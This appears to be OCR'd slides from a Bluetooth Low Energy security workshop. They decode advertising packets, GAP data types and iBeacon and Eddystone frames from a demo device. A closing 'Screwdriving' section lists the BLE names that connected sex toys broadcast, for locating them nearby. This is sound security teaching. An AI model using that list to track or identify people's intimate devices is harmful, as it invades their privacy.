
Your device advertisement in nRF



Tap device name (not „connect”)





Advertisement details explained



Get „raw” advertisement data

Raw advertisement packet





Advertisement data – Bluetooth GAP specification

Generic Access Profile

Assigned numbers are used in GAP for inquiry response, EIR data type values, manufacturer-specific data, advertising data, low energy UUIDs and appearance characteristics, and class of device.

EIR Data Type, Advertising Data Type (AD Type) and OOB Data Type Definitions

Data Type Value	Data Type Name	Reference for Definition
0x01	«Flags»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.3 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.3 and 18.1 (v4.0)Core Specification Supplement, Part A, section 1.3
0x02	«Incomplete List of 16-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.1 and 18.2 (v4.0)Core Specification Supplement, Part A, section 1.1
0x03	«Complete List of 16-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.1 and 18.2 (v4.0)Core Specification Supplement, Part A, section 1.1
0x04	«Incomplete List of 32-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, section 18.2 (v4.0)Core Specification Supplement, Part A, section 1.1
0x05	«Complete List of 32-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, section 18.2 (v4.0)Core Specification Supplement, Part A, section 1.1
0x06	«Incomplete List of 128-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.1 and 18.2 (v4.0)Core Specification Supplement, Part A, section 1.1
0x07	«Complete List of 128-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.1 and 18.2 (v4.0)Core Specification Supplement, Part A, section 1.1
0x08	«Shortened Local Name»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.2 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.2 and 18.4 (v4.0)Core Specification Supplement, Part A, section 1.2
0x09	«Complete Local Name»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.2 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.2 and 18.4 (v4.0)Core Specification Supplement, Part A, section 1.2

https://www.bluetooth.com/specifications/assigned-numbers/generic-access-profile

GAP types – Flags and Complete Local Name

EIR Data Type, Advertising Data Type (AD Type) and OOB Data Type Definitions

Data Type Value	Data Type Name	Reference for Definition
0x01	«Flags»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.3 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.3 and 18.1 (v4.0)Core Specification Supplement, Part A, section 1.3
0x09	«Complete Local Name»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.2 (v2.1 + EDR, 3.0 + HS and 4.0)Vol. 3, Part C, sections 11.1.2 and 18.4 (v4.0)Core Specification Supplement, Part A, section 1.2

Raw data:

0x0201041309736D6172746C6F636B7069636B696E673033

Details:

LEN.	TYPE	VALUE
2	0x01	0x04
19	0x09	0x736D6172746C6F636B7069636B696E673033

LEN. - length of EIR packet (Type + Data) in bytes,
TYPE - the data type as in https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile

Complete local name 0x09

Raw data:

0x02010413097 36D6172746C6F636B7069636 B696E673033

Details:

LEN.	TYPE	VALUE
2	0x01	0x04
19	0x09	0x736D6172746C6F636B7069636B696E673033

LEN. - length of EIR packet (Type + Data) in bytes,
TYPE - the data type as in https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile

smartlockpicking03
C2:E4:4A:9B:5A:54
NOT BONDED -43 dBm 3002 ms

CONNECT


Device type: LE only
Advertising type: Legacy
Flags: BrEdrNotSupported
Complete Local Name: smartlockpicking03

CLONE RAW MORE


Other advertisements


The „smartlockpicking” device can broadcast several different advertisements (including beacons).

Press the „KEY1” button to switch the advertisement type.



Advertise as iBeacon





Apple iBeacon

Beacon:
Company: Apple, Inc. <0x004C>
Type: Beacon <0x02>
Length of data: 21 bytes
UUID: e20a39f4-73f5-4bc4-a12f-17d1ad07a961
Major: 1
Minor: 3
RSSI at 1m: -56 dBm

Transmits values:

- UUID – specific to vendor or setup
- Major, minor (0-65535) – „group” and individual address

By the way, iOS13 introduces „find my device” via BLE beacon crowdsource tracking:

https://www.wired.com/story/apple-find-my-cryptography-bluetooth/

Press KEY1 button again – various advertisements

8:21
Devices STOP SCANNING
SCANNER BONDED ADVERTISER
66

iBeacon66 (iBeacon) CONNECT
EC:10:74:64:B9:12
NOT BONDED -52 dBm 1006 ms

Device type: LE only
Advertising type: Legacy
Flags: BrEdrNotSupported
Beacon:
Company: Apple, Inc. <0x004C>
Type: Beacon <0x02>
Length of data: 21 bytes
UUID: e20a39f4-73f5-4bc4-a12f-17d1ad07a961
Major: 1
Minor: 102
RSSI at 1m: -56 dBm
Complete Local Name: iBeacon66

CLONE RAW MORE

8:21
Devices STOP SCANNING
SCANNER BONDED ADVERTISER
66

hrm66 CONNECT
EC:10:74:64:B9:12
NOT BONDED -43 dBm N/A

Device type: LE only
Advertising type: Legacy
Flags: BrEdrNotSupported
Complete list of 16-bit Service UUIDs: 0x180D, 0x180A
Appearance: [832] Generic Heart rate Sensor (Generic category)
Complete Local Name: hrm66

CLONE RAW MORE

8:21
Devices STOP SCANNING
SCANNER BONDED ADVERTISER
66

eddystone66 (Physical Web Be... CONNECT
EC:10:74:64:B9:12
NOT BONDED -50 dBm N/A

Device type: LE only
Advertising type: Legacy
Flags: BrEdrNotSupported
Complete list of 16-bit Service UUIDs: 0xFEAA
Eddystone URL:
Frame type: URL <0x10>
Tx power at 0m: -8 dBm
URL: https://smartlockpicking.com
Complete Local Name: eddystone66

OPEN CLONE RAW MORE


8:21
Devices STOP SCANNING
SCANNER BONDED ADVERTISER
66

smartlockpicking66 CONNECT
EC:10:74:64:B9:12
NOT BONDED -56 dBm 1002 ms

Device type: LE only
Advertising type: Legacy
Flags: BrEdrNotSupported
Complete Local Name: smartlockpicking66

CLONE RAW MORE

Unintended consequences of advertisements…




https://www.pentestpartners.com/security-blog/screwdriving-locating-and-exploiting-smart-adult-toys/


https://internetofdon.gs/

„Screwdriving“

Devices just announce their name.

You don’t need any tools to see it.





„Screwdriving"

List of the sex toys Bluetooth names:

https://github.com/internetofdongs/IoD-Screwdriver/blob/master/Device_List.txt

We'll get back to these devices later.

Vendor	Device Name	Ble Name
We-Vibe	We-Vibe 4 Plus	cougar
We-Vibe	We-Vibe 4 Plus	4plus
We-Vibe	Bloom by We-Vibe	bloom
We-Vibe	We-Vibe Classic	classic
We-Vibe	Ditto by We-Vibe	ditto
We-Vibe	Gala by We-Vibe	gala
We-Vibe	Jive by We-Vibe	jive
We-Vibe	Nova by We-Vibe	nova
We-Vibe	Nova by We-Vibe	NOVAV2
We-Vibe	Pivot by We-Vibe	pivot
We-Vibe	Rave by We-Vibe	rave
We-Vibe	We-Vibe Sync	sync
We-Vibe	Verge by We-Vibe	verge
We-Vibe	Wish by We-Vibe	wish
Vibratissimo	Pantybuster	Vibratissimo
Vibease	Vibease	Vibease##
PicoBong	Blow hole	Blow hole
PicoBong	Blow hole	Picobong Male Toy

BLE SERVICES

BLE central <-> peripheral

central

peripheral

Services, characteristics, …

